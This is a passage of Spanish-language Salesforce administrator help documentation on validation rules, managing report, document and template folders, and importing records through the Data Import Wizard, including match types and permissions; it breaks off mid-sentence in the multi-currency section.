Para solucionar errores de privilegios insuficientes, normalmente debe determinar si se deben a la configuración incorrecta de los conjuntos de permisos, los perfiles o la colaboración. En caso contrario, es posible que desee revisar las reglas de validación de su organización.

1. Revise sus reglas de validación.

   Una regla de validación debe impedir que el usuario complete una tarea, como transferir un registro de caso después de cerrarlo.

2. Desde sus parámetros de gestión de objetos, busque el objeto que desea comprobar y luego desplácese a Reglas de validación.
3. Compruebe que ninguna de las reglas de validación está causando el error. O corrija la regla de validación si el usuario debe obtener acceso a través de ella.

CONSULTE TAMBIÉN

Solución de errores Privilegios insuficientes

Definir reglas de validación

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas las ediciones**

PERMISOS DE USUARIO

Para ver y cambiar las reglas de validación:

- "Ver parámetros y configuración"

  Y

  "Personalizar aplicación"

Para visualizar y definir desencadenadores de Apex:

- "Apex de autor"

# Gestión de carpetas

Una *carpeta* es un lugar donde se pueden almacenar informes, paneles, documentos o plantillas de correo electrónico. Las carpetas pueden ser públicas, ocultas o compartidas y se pueden configurar como de sólo lectura o de lectura/escritura. El usuario controla quién tiene acceso a sus contenidos según las funciones, permisos, grupos públicos y tipos de licencia. Puede hacer que una carpeta esté disponible para toda la organización o que sea privado y que únicamente el propietario tenga acceso.

- Para acceder a las carpetas de documentos, haga clic en la ficha **Documentos**.
- Para acceder a carpetas de plantillas de correo electrónico, en Configuración, introduzca `Plantillas de correo electrónico` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Plantillas de correo electrónico**.

Para crear una carpeta, haga clic en **Crear carpeta nueva**.

Para modificar una carpeta, haga clic en **Modificar** junto al nombre de la carpeta. Como alternativa, seleccione el nombre de una carpeta de la lista desplegable Carpeta y haga clic en **Modificar**.

Nota: Puede modificar el contenido de una carpeta sólo si el nivel de acceso a la carpeta está definido como Lectura/Escritura. Sólo los usuarios que tengan los permisos "Gestionar documentos públicos" o "Gestionar plantillas públicas" pueden eliminar o cambiar una carpeta de sólo lectura. Sean cuales sean los permisos o la configuración de la carpeta, los usuarios no pueden modificar carpetas personales o sin archivar. Los usuarios con el permiso "Gestionar informes en carpetas públicas" pueden modificar todos los informes en carpetas públicas pero no informes en carpetas personales de otros usuarios.

CONSULTE TAMBIÉN

- Creación y modificación de carpetas
- Eliminación de carpetas
- Archivación de elementos en carpetas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones excepto **Database.com**

Las carpetas de informes no están disponibles en: **Contact Manager Edition**, **Group Edition** y **Personal Edition**

PERMISOS DE USUARIO

Para crear, modificar o eliminar carpetas con documentos públicos:
- "Gestionar documentos públicos"

Para crear, modificar o eliminar carpetas con plantillas públicas de correo electrónico:
- "Gestionar plantillas públicas"

Para crear, modificar o eliminar carpetas con informes públicos:
- "Gestionar informes en carpetas públicas"

Para crear, modificar o eliminar carpetas de paneles públicos:
- "Gestionar paneles" Y "Ver todos los datos"

# Creación y modificación de carpetas

Haga clic en **Crear una carpeta nueva** o **Modificar** desde la mayoría de páginas con carpetas.

1. Escriba una `Etiqueta de carpeta`. La etiqueta se utiliza para referirse a la carpeta de las páginas de interfaz de usuario.
2. Si tiene el permiso "Personalizar aplicación", introduzca un nombre exclusivo que utilizarán la API y paquetes gestionados.
3. Elija una opción de `Acceso a la carpeta pública`. Seleccione lectura/escritura si desea que los usuarios puedan cambiar el contenido de la carpeta. Una carpeta de sólo lectura estará a la vista de los usuarios, pero no podrán modificar su contenido.
4. Seleccione un informe, panel o plantilla sin archivar y haga clic en **Agregar** para guardarlo en la carpeta nueva. Omita este paso con las carpetas de documentos.
5. Elija una opción de visibilidad de la carpeta:
   - `Todos los usuarios pueden acceder a esta carpeta, incluidos los usuarios de portal` ofrece acceso de carpetas a todos los usuarios de su organización, incluyendo los usuarios del portal.
   - `Todos los usuarios pueden acceder a esta carpeta, excepto los usuarios de portal` ofrece acceso de carpetas a todos los usuarios de su organización, pero deniega el acceso a los usuarios del portal. Esta opción sólo está disponible para carpetas de informes y paneles en organizaciones con un portal de socios o un portal de clientes. Si no tiene un portal, no lo verá.
   - `Esta carpeta está oculta a todos los usuarios` hace que la carpeta sea privada.
   - `Sólo los siguientes usuarios pueden acceder a esta carpeta` le permite otorgar acceso al conjunto de usuarios que desee:
     a. Seleccione "Grupos públicos", "Funciones", "Funciones y subordinados", "Subordinadas de funciones, portal e internas" (si tiene portales activados) "Territorios" o "Territorios y subordinados" en la lista desplegable `Buscar`. Las opciones varían según la edición y en función de si su organización tiene administración de territorios.

     Nota: Tenga en cuenta que al compartir una carpeta con un grupo, los gestores de los miembros del grupo no tienen acceso a la carpeta, a menos que también sean miembros del grupo.

     b. Si la lista `Disponibles para compartir` no muestra inmediatamente el valor deseado, introduzca los criterios de búsqueda y haga clic en **Buscar**.
     c. Seleccione el valor que desee en la lista `Disponibles para compartir` y haga clic en **Agregar** para pasar el valor a la lista `Compartidos en`.

Nota: Puede utilizar el uso compartido de carpetas mejorado para proporcionar a los usuarios niveles de acceso detallados a carpetas e informes y carpetas de paneles. Para más información, consulte Activar el uso compartido de informes y paneles mejorado y Compartir una carpeta de informe o panel.

EDICIONES

Disponible en: **Todas** las ediciones excepto **Database.com**

Las carpetas de informes no están disponibles en: **Contact Manager Edition**, **Group Edition** y **Personal Edition**

Restricción de carpeta de documentos no disponible en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar o eliminar carpetas con documentos públicos:
- "Gestionar documentos públicos"

Para crear, modificar o eliminar carpetas con plantillas públicas de correo electrónico:
- "Gestionar plantillas públicas"

Para crear, modificar o eliminar carpetas con informes públicos:
- "Gestionar informes en carpetas públicas"

Para crear, modificar o eliminar carpetas de paneles públicos:
- "Gestionar paneles" Y "Ver todos los datos"

6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Gestión de carpetas

## Eliminación de carpetas

Sólo puede eliminar carpetas vacías. Antes de empezar, elimine todos los documentos, paneles, plantillas o informes de la carpeta que desee eliminar.

1. Haga clic en **Modificar** junto al nombre de la carpeta en cualquier página que enumere carpetas.
   En la ficha Informes, haga clic en y, a continuación, en **Modificar** en el panel Carpetas.
2. Haga clic en **Eliminar** o y, a continuación, en **Eliminar**.
3. Haga clic en **Aceptar** para confirmar.

CONSULTE TAMBIÉN

Gestión de carpetas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

Las carpetas de informes no están disponibles en: **Contact Manager Edition**, **Group Edition** y **Personal Edition**

PERMISOS DE USUARIO

Para crear, modificar o eliminar carpetas con documentos públicos:
- "Gestionar documentos públicos"

Para crear, modificar o eliminar carpetas con plantillas públicas de correo electrónico:
- "Gestionar plantillas públicas"

Para crear, modificar o eliminar carpetas con informes públicos:
- "Gestionar informes en carpetas públicas"

Para crear, modificar o eliminar carpetas de paneles públicos:
- "Gestionar paneles" Y "Ver todos los datos"

# Archivación de elementos en carpetas

Para mover un documento, panel, informe o plantilla de correo electrónico a una carpeta distinta:

1. Seleccione el elemento que desea almacenar en una carpeta.
2. Haga clic en **Modificar propiedades**.
3. Seleccione otra carpeta.
4. Haga clic en **Guardar**.

Así como las carpetas de informes contienen informes y las carpetas de plantillas de correo electrónico contienen plantillas de correo electrónico, las carpetas de documentos sólo pueden contener documentos. Para almacenar un archivo adjunto en una carpeta de documentos, guarde el archivo adjunto en su equipo y cárguelo a la biblioteca de documentos.

Nota: Las plantillas de correo electrónico que se utilicen por Caso Web, Candidato Web, reglas de asignación o reglas de distribución, se deben marcar como "Disponible para el uso".

CONSULTE TAMBIÉN

Gestión de carpetas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

Las carpetas de informes no están disponibles en: **Contact Manager Edition**, **Group Edition** y **Personal Edition**

PERMISOS DE USUARIO

Para crear, modificar o eliminar carpetas con documentos públicos:
- "Gestionar documentos públicos"

Para crear, modificar o eliminar carpetas con plantillas públicas de correo electrónico:
- "Gestionar plantillas públicas"

Para crear, modificar o eliminar carpetas con informes públicos:
- "Gestionar informes en carpetas públicas"

Para crear, modificar o eliminar carpetas de paneles públicos:
- "Gestionar paneles" Y "Ver todos los datos"

# Importar datos en Salesforce

Puede importar hasta 50.000 registros en Salesforce.

**Importante:** Salesforce ha sustituido los asistentes de importación individuales de cuentas, contactos y otros objetos con el Asistente de importación de datos. (Los asistentes de importación individuales se abren en pequeñas ventas emergentes, mientras que el asistente de importación de datos unificados se abre en el navegador completo con dataimporter.app al final de la URL. Desde Configuración, introduzca `Asistente de importación de datos` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Asistente de importación de datos**. Las opciones que vea dependerán de sus permisos.

Puede importar datos desde ACT!, Outlook y cualquier programa con capacidad para guardar datos en el formato de texto delimitado por comas (.csv) como, por ejemplo, Excel o GoldMine.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Su edición determina los tipos de objetos que puede importar.

**Nota:** Si las comas no son adecuadas para su configuración regional, utilice un tabulador u otro delimitador.

El número de registros que puede importar depende de sus permisos y el tipo de datos que esté importando. Puede importar tantos registros como esté permitido, siempre que no supere los límites de almacenamiento de datos generales para su organización.

**¿Qué registros se pueden importar?**

| Tipo de registro | Límite de registros de importación | Permisos de usuario necesarios | Más información |
|---|---|---|---|
| Cuentas empresariales y contactos de su propiedad | 50.000 a la vez a través del Asistente de importación de datos | "Crear" en cuentas<br>Y<br>"Modificar" en cuentas<br>Y<br>"Importar contactos personales" | ¿Qué se importa en las cuentas empresariales y los contactos? |
| Cuentas comerciales y contactos propiedad de otros | 50.000 a la vez | "Crear" en cuentas<br>Y<br>"Modificar" en cuentas y contactos<br>Y<br>"Modificar todos los datos" | ¿Qué se importa en las cuentas empresariales y los contactos? |
| Cuentas personales de su propiedad | 50.000 a la vez | "Crear" en cuentas<br>Y<br>"Modificar" en cuentas<br>Y<br>"Importar contactos personales" | ¿Qué se importa en las cuentas personales? |
| Cuentas personales propiedad de otros usuarios | 50.000 a la vez | "Crear" en cuentas<br>Y | ¿Qué se importa en las cuentas personales? |

**¿Qué registros se pueden importar?**

| Tipo de registro | Límite de registros de importación | Permisos de usuario necesarios | Más información |
|---|---|---|---|
| | | "Modificar" en cuentas y contactos<br>Y<br>"Modificar todos los datos" | |
| Candidatos | 50.000 a la vez | "Importar candidatos" | ¿Qué se importa en candidatos? |
| Miembros de la campaña | 50.000 a la vez | Depende de lo que se está importando:<br>• Estados de miembros de campaña<br>• Contactos existentes<br>• Candidatos existentes<br>• Cuentas personales existentes<br>• Nuevos contactos<br>• Nuevos candidatos | ¿Qué se importa para miembros de campaña?<br>¿Quién puede importar miembros de campaña? |
| Objetos personalizados | 50.000 a la vez | "Importar objetos personalizados"<br>Y<br>"Modificar" en el objeto personalizado | ¿Qué se importa en objetos personalizados? |
| Soluciones | 50.000 a la vez | "Importar soluciones" | ¿Qué se importa en las soluciones? |
| Activos<br>Casos<br>Campañas<br>Contratos<br>Documentos<br>Oportunidades<br>Productos | No puede importar estos registros a través del Asistente de importación de datos. | | |

Para obtener información sobre la accesibilidad a los campos y cómo se importan los valores de los distintos tipos de campo, consulte Notas sobre la importación de datos en la página 708.

Nota: Los miembros de grupos de relaciones no se pueden importar.

CONSULTE TAMBIÉN

- Asistente de importación de datos
- Selección de un método para importar datos
- Cómo deshacer una importación
- ¿Qué permisos necesito para importar registros?

# Selección de un método para importar datos

Obtenga información acerca de sus opciones para la importación de datos en Salesforce.

| Herramienta | Ediciones compatibles | Número de registros que puede importar o exportar | Importar | Exportar | Interna o externa en Salesforce | Información adicional |
|---|---|---|---|---|---|---|
| Asistente de importación de datos (unificado) | Todas las ediciones excepto Database.com | Hasta 50.000 | Sí | No | Interna | Un asistente integrado en el navegador que importa cuentas, contactos, candidatos, soluciones y objetos personalizados de su organización. Más información. |
| Cargador de datos | Enterprise Edition, Unlimited Edition, Performance Edition, Developer Edition y Database.com Edition | Entre 5.000 y 5 millones | Sí | Sí | Externa | El Cargador de datos es una aplicación para realizar la importación o exportación de datos a gran escala. Empléelo para insertar, actualizar, eliminar o exportar registros de Salesforce. Más información. |

CONSULTE TAMBIÉN

- Asistente de importación de datos
- Importar datos en Salesforce

# ¿Qué se importa en las cuentas empresariales y los contactos?

Los asistentes para la importación de contactos y cuentas empresariales le permiten buscar registros coincidentes de distintas formas para evitar los duplicados. Se pueden comparar los contactos por Id. de Salesforce, nombre, correo electrónico o Id. externo. Las Cuentas comerciales se pueden comparar por Id. de Salesforce, Id. externo o por nombre y sitio. Al buscar coincidencias de Id. de Salesforce, se incluyen tanto los contactos como las cuentas empresariales; si se realizan búsquedas en uno por Id. de Salesforce, en el otro también se buscarán coincidencias por Id. de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

La importación de la organización no está Disponible en **Personal** Edition, **Database.com**

## Coincidencia por nombre y sitio

Si selecciona hacer coincidir contactos por el nombre y las cuentas empresariales por el nombre y el sitio (que son opciones recomendadas), los asistentes de importación crearán automáticamente una cuenta empresarial para cada nombre y sitio exclusivos de cuenta empresarial en el archivo de importación. También pueden crear un contacto separado para cada nombre de contacto incluido en el archivo. Entonces los contactos se asocian con las cuentas comerciales adecuadas.

Si la cuenta comercial o el contacto ya existen en el sistema y tiene acceso de lectura/escritura al registro, los asistentes agregan los datos de importación a los datos existentes en Salesforce.

## Comparación por el Id. de Salesforce

También puede optar por buscar coincidencias de contactos y cuentas empresariales por el Id. de Salesforce. Si selecciona esta opción, el Id. de Salesforce será el criterio para evitar la duplicación. Es decir, si busca coincidencias por Id. y un registro del archivo de origen tiene el mismo Id. que un registro de Salesforce, dicho registro se actualizará en Salesforce. Tenga en cuenta que los identificadores de registros hacen distinción entre mayúsculas y minúsculas, y deben coincidir con exactitud.

## Comparación por Id. externo

Un Id. externo es un campo personalizado que tiene el atributo Id. externo, lo que significa que contiene identificadores únicos de registros procedentes de un sistema externo a Salesforce. Cuando selecciona esta opción, el asistente de importación de datos detecta registros existentes en Salesforce con Id. externos que coinciden con aquellos en el archivo de importación. Esta operación no diferencia entre mayúsculas y minúsculas. Por ejemplo, "ABC" coincide con "abc". Sin embargo, si el campo Id. externo también tiene el atributo "Exclusivo" que distingue entre mayúsculas y minúsculas, las letras mayúsculas y minúsculas no se consideran idénticas.

Examine y estandarice los valores de los Id. externos antes de realizar la importación para evitar las coincidencias no deseadas.

Si el Asistente de importación de datos encuentra registros duplicados, solo los tres primeros registros duplicados se reflejan en el correo electrónico de confirmación.

## Sobrescritura de valores de cuentas existentes

Los asistentes nunca sobrescriben los campos de cuentas empresariales existentes a menos que seleccione la casilla de verificación `Sobrescriba los valores de cuenta existentes` en el asistente. Si selecciona esta casilla, podrá insertar o actualizar los campos existentes de cuenta empresarial con datos nuevos. Sin embargo, no podrá utilizar esta casilla para actualizar datos de un campo existente con valores en blanco. Si no selecciona esta casilla, el asistente actualiza los campos vacíos de la cuenta empresarial, pero no modifica ningún campo que ya contenga datos.

Si no tiene acceso de lectura/escritura a una cuenta empresarial o un contacto existentes, los asistentes crearán una cuenta empresarial o un contacto nuevos de su propiedad. Además, los asistentes crearán cuentas empresariales y contactos nuevos según los campos específicos del archivo de importación.

En organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, los asistentes para importación también pueden importar notas nuevas de cuentas empresariales y contactos. Los asistentes no importan notas que sean duplicados exactos de notas de contactos o cuentas empresariales existentes.

CONSULTE TAMBIÉN

- Asistente de importación de datos
- Selección de un método para importar datos
- Importar datos en Salesforce

## ¿Qué se importa en las cuentas personales?

El Asistente de importación de datos evita la creación de cuentas personales duplicadas comparando registros de acuerdo con uno de los siguientes campos: `Nombre de la cuenta`, `Id. de Salesforce` o `Correo electrónico` o un campo de Id. externo. En el archivo de importación, incluya una columna para el campo que esté utilizando para igualar los registros.

Nota: Puede que su administrador haya cambiado el nombre de "cuenta personal" por otro término. Si es así, el Asistente de importación de datos hará referencia al nuevo nombre.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Comparación por nombre

Cuando seleccione esta opción, el Asistente de importación de datos detecta registros existentes en Salesforce que tienen el mismo nombre. Este tipo de coincidente no diferencia entre mayúsculas y minúsculas. Por ejemplo, los nombres que comienzan por mayúscula coinciden con el mismo nombre que comienza por minúscula. En caso de ser necesario, examine y estandarice sus nombres de registro antes de realizar la importación para evitar las coincidencias no deseadas.

### Comparación por el Id. de Salesforce

Los Id. de Salesforce son cadenas generadas por el sistema de 15 ó 18 letras y números con distinción entre mayúsculas y minúsculas que identifican de forma única cada registro de Salesforce. Cuando selecciona esta opción, el Asistente de importación de datos detecta registros existentes en Salesforce con el mismo Id. de Salesforce. Puede obtener Id. de Salesforce ejecutando informes que incluyen el campo Id. del registro.

### Comparación por correo electrónico

Con esta opción, los registros en su archivo de importación se comparan con registros existentes en Salesforce de acuerdo con el valor exacto en el campo `Correo electrónico`.

### Comparación por Id. externo

Un Id. externo es un campo personalizado que tiene el atributo Id. externo, lo que significa que contiene identificadores únicos de registros procedentes de un sistema externo a Salesforce. Cuando selecciona esta opción, el asistente de importación de datos detecta registros existentes en Salesforce con Id. externos que coinciden con aquellos en el archivo de importación. Esta operación no diferencia entre mayúsculas y minúsculas. Por ejemplo, “ABC” coincide con “abc”. Sin embargo, si el campo Id. externo también tiene el atributo “Exclusivo” que distingue entre mayúsculas y minúsculas, las letras mayúsculas y minúsculas no se consideran idénticas.

Examine y estandarice los valores de los Id. externos antes de realizar la importación para evitar las coincidencias no deseadas.

Si el Asistente de importación de datos encuentra registros duplicados, solo los tres primeros registros duplicados se reflejan en el correo electrónico de confirmación.

### Omisión o actualización de los registros coincidentes

Cuando el Asistente de importación de datos detecta los registros existentes en Salesforce que coinciden con el campo que ha seleccionado, puede elegir una de las siguientes acciones:

- **Agregar nuevos registros**: Si los registros en su archivo son nuevos y no coinciden con registros existentes, insértelos en Salesforce. Ignore los registros en su archivo que coincidan con registros existentes, o bien no modificar los registros existentes.
- **Actualizar registros existentes**: Si los registros en su archivo coinciden con registros existentes, actualice los registros existentes Ignore los registros en su archivo que no coinciden con registros existentes y no los inserte como nuevos registros.
- **Agregar nuevo y actualizar registros existentes**: Si los registros en su archivo son nuevos y no coinciden con registros existentes, insértelos en Salesforce. Si los registros en su archivo coinciden con registros existentes, actualice los registros existentes.

## ¿Qué se importa en candidatos?

Puede importar datos en los campos de candidatos estándar y en campos de candidatos personalizado, aunque un campo esté oculto o sea de sólo lectura en su formato de página o en la configuración de seguridad a nivel de campo para candidatos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Importación de candidatos con tipos coincidentes

Puede decidir si desea buscar coincidencias entre los candidatos del archivo de importación y los candidatos existentes en Salesforce. Las coincidencias de los candidatos se establecerán según los siguientes tipos: Id. de Salesforce, nombre, correo electrónico o Id. externo. La selección de un tipo de coincidente establece los criterios para evitar candidatos duplicados. Por ejemplo, si está buscando coincidencias según el correo electrónico y un candidato del archivo de origen tiene el mismo correo que un candidato de Salesforce, dicho candidato se actualiza en Salesforce. Si no está buscando coincidencias según el correo electrónico y un candidato del archivo de origen tiene el mismo correo que un candidato de Salesforce, se crea un candidato.

### Importación de candidatos sin tipos coincidentes

Si selecciona "Ninguno" como tipo coincidente en el Asistente de importación de datos para cada uno de los candidatos del archivo de importación, el Asistente de importación de datos creará un candidato en Salesforce. Puede combinar candidatos después de haberlos importado.

### Comparación por nombre

Cuando seleccione esta opción, el Asistente de importación de datos detecta registros existentes en Salesforce que tienen el mismo nombre. Este tipo de coincidente no diferencia entre mayúsculas y minúsculas. Por ejemplo, los nombres que comienzan por mayúscula coinciden con el mismo nombre que comienza por minúscula. En caso de ser necesario, examine y estandarice sus nombres de registro antes de realizar la importación para evitar las coincidencias no deseadas.

### Comparación por correo electrónico

Con esta opción, los registros en su archivo de importación se comparan con registros existentes en Salesforce de acuerdo con el valor exacto en el campo `Correo electrónico`.

### Comparación por el Id. de Salesforce

Los Id. de Salesforce son cadenas generadas por el sistema de 15 ó 18 letras y números con distinción entre mayúsculas y minúsculas que identifican de forma única cada registro de Salesforce. Cuando selecciona esta opción, el Asistente de importación de datos detecta registros existentes en Salesforce con el mismo Id. de Salesforce. Puede obtener Id. de Salesforce ejecutando informes que incluyen el campo Id. del registro.

### Comparación por Id. externo

Un Id. externo es un campo personalizado que tiene el atributo Id. externo, lo que significa que contiene identificadores únicos de registros procedentes de un sistema externo a Salesforce. Cuando selecciona esta opción, el asistente de importación de datos detecta registros existentes en Salesforce con Id. externos que coinciden con aquellos en el archivo de importación. Esta operación no diferencia entre mayúsculas y minúsculas. Por ejemplo, "ABC" coincide con "abc". Sin embargo, si el campo Id. externo también tiene el atributo "Exclusivo" que distingue entre mayúsculas y minúsculas, las letras mayúsculas y minúsculas no se consideran idénticas.

Examine y estandarice los valores de los Id. externos antes de realizar la importación para evitar las coincidencias no deseadas.

Si el Asistente de importación de datos encuentra registros duplicados, solo los tres primeros registros duplicados se reflejan en el correo electrónico de confirmación.

CONSULTE TAMBIÉN

- Asistente de importación de datos
- Selección de un método para importar datos

## ¿Qué se importa para miembros de campaña?

Pueden utilizar el Asistente de importación de datos para actualizar los estados de los miembros de la campaña.

También puede importar miembros de campaña. Para cada contacto, candidato o cuenta personal en su archivo de importación, el Asistente de importación de datos:

- Importa el registro
- Asocia el registro con la campaña especificada, convirtiendo el contacto, candidato o cuenta personal en un miembro de la campaña.
- Inserta un valor Estado del miembro para el miembro de la campaña

Si su archivo de importación tiene registros duplicados, el Asistente de importación de datos no los combina. Si un registro importado coincide con un registro existente, el Asistente de importación de datos no combina los datos duplicados en un registro.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Comparación por Id. externo

Un Id. externo es un campo personalizado que tiene el atributo Id. externo, lo que significa que contiene identificadores únicos de registros procedentes de un sistema externo a Salesforce. Cuando selecciona esta opción, el asistente de importación de datos detecta registros existentes en Salesforce con Id. externos que coinciden con aquellos en el archivo de importación. Esta operación no diferencia entre mayúsculas y minúsculas. Por ejemplo, "ABC" coincide con "abc". Sin embargo, si el campo Id. externo también tiene el atributo "Exclusivo" que distingue entre mayúsculas y minúsculas, las letras mayúsculas y minúsculas no se consideran idénticas.

Examine y estandarice los valores de los Id. externos antes de realizar la importación para evitar las coincidencias no deseadas.

Si el Asistente de importación de datos encuentra registros duplicados, solo los tres primeros registros duplicados se reflejan en el correo electrónico de confirmación.

CONSULTE TAMBIÉN

- Importación de miembros de campaña
- Asistente de importación de datos

## ¿Qué se importa en objetos personalizados?

El Asistente de importación de datos evita la creación de registros duplicados comparando registros de acuerdo con uno de los siguientes campos: nombre del objeto personalizado, Id. de Salesforce o Id. externo. En el archivo de importación, incluya una columna para el campo que esté utilizando para igualar los registros.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La importación de objetos personalizados está disponible en **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para importar datos de objetos personalizados a través del Asistente de importación de datos:

- "Importar objetos personalizados"

  Y

  "Modificar" en el objeto personalizado

### Comparación por nombre

Cuando seleccione esta opción, el Asistente de importación de datos detecta registros existentes en Salesforce que tienen el mismo nombre. Este tipo de coincidente no diferencia entre mayúsculas y minúsculas. Por ejemplo, los nombres que comienzan por mayúscula coinciden con el mismo nombre que comienza por minúscula. En caso de ser necesario, examine y estandarice sus nombres de registro antes de realizar la importación para evitar las coincidencias no deseadas.

### Comparación por el Id. de Salesforce

Los Id. de Salesforce son cadenas generadas por el sistema de 15 ó 18 letras y números con distinción entre mayúsculas y minúsculas que identifican de forma única cada registro de Salesforce. Cuando selecciona esta opción, el Asistente de importación de datos detecta registros existentes en Salesforce con el mismo Id. de Salesforce. Puede obtener Id. de Salesforce ejecutando informes que incluyen el campo Id. del registro.

### Comparación por Id. externo

Un Id. externo es un campo personalizado que tiene el atributo Id. externo, lo que significa que contiene identificadores únicos de registros procedentes de un sistema externo a Salesforce. Cuando selecciona esta opción, el asistente de importación de datos detecta registros existentes en Salesforce con Id. externos que coinciden con aquellos en el archivo de importación. Esta operación no diferencia entre mayúsculas y minúsculas. Por ejemplo, "ABC" coincide con "abc". Sin embargo, si el campo Id. externo también tiene el atributo "Exclusivo" que distingue entre mayúsculas y minúsculas, las letras mayúsculas y minúsculas no se consideran idénticas.

Examine y estandarice los valores de los Id. externos antes de realizar la importación para evitar las coincidencias no deseadas.

Si el Asistente de importación de datos encuentra registros duplicados, solo los tres primeros registros duplicados se reflejan en el correo electrónico de confirmación.

Nota: No puede utilizar el Asistente de importación de datos para importar objetos personalizados con dos relaciones principal detalle.

CONSULTE TAMBIÉN

Asistente de importación de datos

Selección de un método para importar datos

## ¿Qué se importa en las soluciones?

El Asistente de importación de datos evita la creación de registros duplicados comparando registros de acuerdo con uno de los siguientes campos: título de solución, Id. de Salesforce o Id. externo. En el archivo de importación, incluya una columna para el campo que esté utilizando para igualar los registros.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para importar soluciones:
- "Importar soluciones"

### Comparación por título de solución

Cuando seleccione esta opción, el asistente de importación detectará soluciones existentes en Salesforce que tengan el mismo título. Este tipo de coincidente no diferencia entre mayúsculas y minúsculas. Por ejemplo, los títulos que comienzan por mayúscula coinciden con el mismo título que comienza por minúscula. En caso de ser necesario, examine y estandarice los títulos de solución antes de realizar la importación para evitar las coincidencias no deseadas.

### Comparación por el Id. de Salesforce

Los Id. de Salesforce son cadenas generadas por el sistema de 15 ó 18 letras y números con distinción entre mayúsculas y minúsculas que identifican de forma única cada registro de Salesforce. Cuando selecciona esta opción, el Asistente de importación de datos detecta registros existentes en Salesforce con el mismo Id. de Salesforce. Puede obtener Id. de Salesforce ejecutando informes que incluyen el campo Id. del registro.

### Comparación por Id. externo

Un Id. externo es un campo personalizado que tiene el atributo Id. externo, lo que significa que contiene identificadores únicos de registros procedentes de un sistema externo a Salesforce. Cuando selecciona esta opción, el asistente de importación de datos detecta registros existentes en Salesforce con Id. externos que coinciden con aquellos en el archivo de importación. Esta operación no diferencia entre mayúsculas y minúsculas. Por ejemplo, "ABC" coincide con "abc". Sin embargo, si el campo Id. externo también tiene el atributo "Exclusivo" que distingue entre mayúsculas y minúsculas, las letras mayúsculas y minúsculas no se consideran idénticas.

Examine y estandarice los valores de los Id. externos antes de realizar la importación para evitar las coincidencias no deseadas.

Si el Asistente de importación de datos encuentra registros duplicados, solo los tres primeros registros duplicados se reflejan en el correo electrónico de confirmación.

CONSULTE TAMBIÉN

Asistente de importación de datos

Selección de un método para importar datos

## Notas sobre la importación de datos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Su edición determina los tipos de objetos que puede importar.

- **Accesibilidad de campo**: Puede importar valores en un campo solo si tiene acceso de lectura de modificación. El acceso de campo está determinado por permisos de usuario, asignaciones de formatos de página y configuraciones de seguridad a nivel de campo.

  La seguridad a nivel de campo está disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition.

- **Nuevos valores para listas de selección y listas de selección múltiple**: Si importa un valor de lista de selección que no coincide con un valor de lista de selección existente:
  - Para una lista de selección sin restricciones, el Asistente de importación de datos utiliza el valor que está en el archivo de importación.
  - Para una lista de selección restringida, el Asistente de importación de datos utiliza el valor predeterminado de la lista de selección.
- **Listas de selección múltiple**: Para poder importar valores múltiples a una lista de selección múltiple, separe los valores por punto y coma en su archivo de importación.

  Puede importar hasta 100 valores a la vez en un campo de lista de selección múltiple. Si tiene más de 100 valores en su archivo de importación para un mismo registro, el asistente para importación deja el campo vacío para ese registro.
- **Casillas**: Para importar datos a un campo de casilla, utilice 1 para los valores seleccionados y 0 para los valores sin seleccionar.
- **Valores predeterminados**: En el caso de los campos de lista de selección, de lista de selección múltiple y de casilla, si no ha asignado el campo en el asistente para importación, se insertará automáticamente el valor predeterminado en el registro nuevo o actualizado.
- **Campos de fecha y hora**: Asegúrese de que el formato de cualquier campo de fecha y hora que esté importando coincida con el modo en que se muestra en Salesforce según su configuración regional.
- **Campos de fórmula**: Los campos de fórmula no pueden aceptar datos importados, ya que son de sólo lectura.
- **Reglas de validación de campos**: Salesforce ejecuta reglas de validación en registros antes de importarlos. Los registros que no superan la validación no se importan. Desactive las reglas de validación correspondientes antes de ejecutar una importación si afectan a los registros que va a importar.

CONSULTE TAMBIÉN

Asistente de importación de datos
Selección de un método para importar datos
Importar datos en Salesforce

## Importación de varias divisas

Si la organización ha configurado la función para utilizar varias divisas, se pueden importar importes en divisas diferentes.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Importación de organización

Al importar cuentas, contactos, objetos personalizados, candidatos o soluciones para la organización, puede especificar el tipo de divisa para los campos de importe por medio de la columna `Código ISO de divisa` en el archivo de importación. Se aplican las siguientes reglas.

- **Introducción de códigos de divisa**: escriba un código de divisa en la columna `Código ISO de divisa` del archivo de importación. Los códigos de divisa son códigos de tres letras que siguen un estándar internacional. Por ejemplo, USD es el código de divisa para el

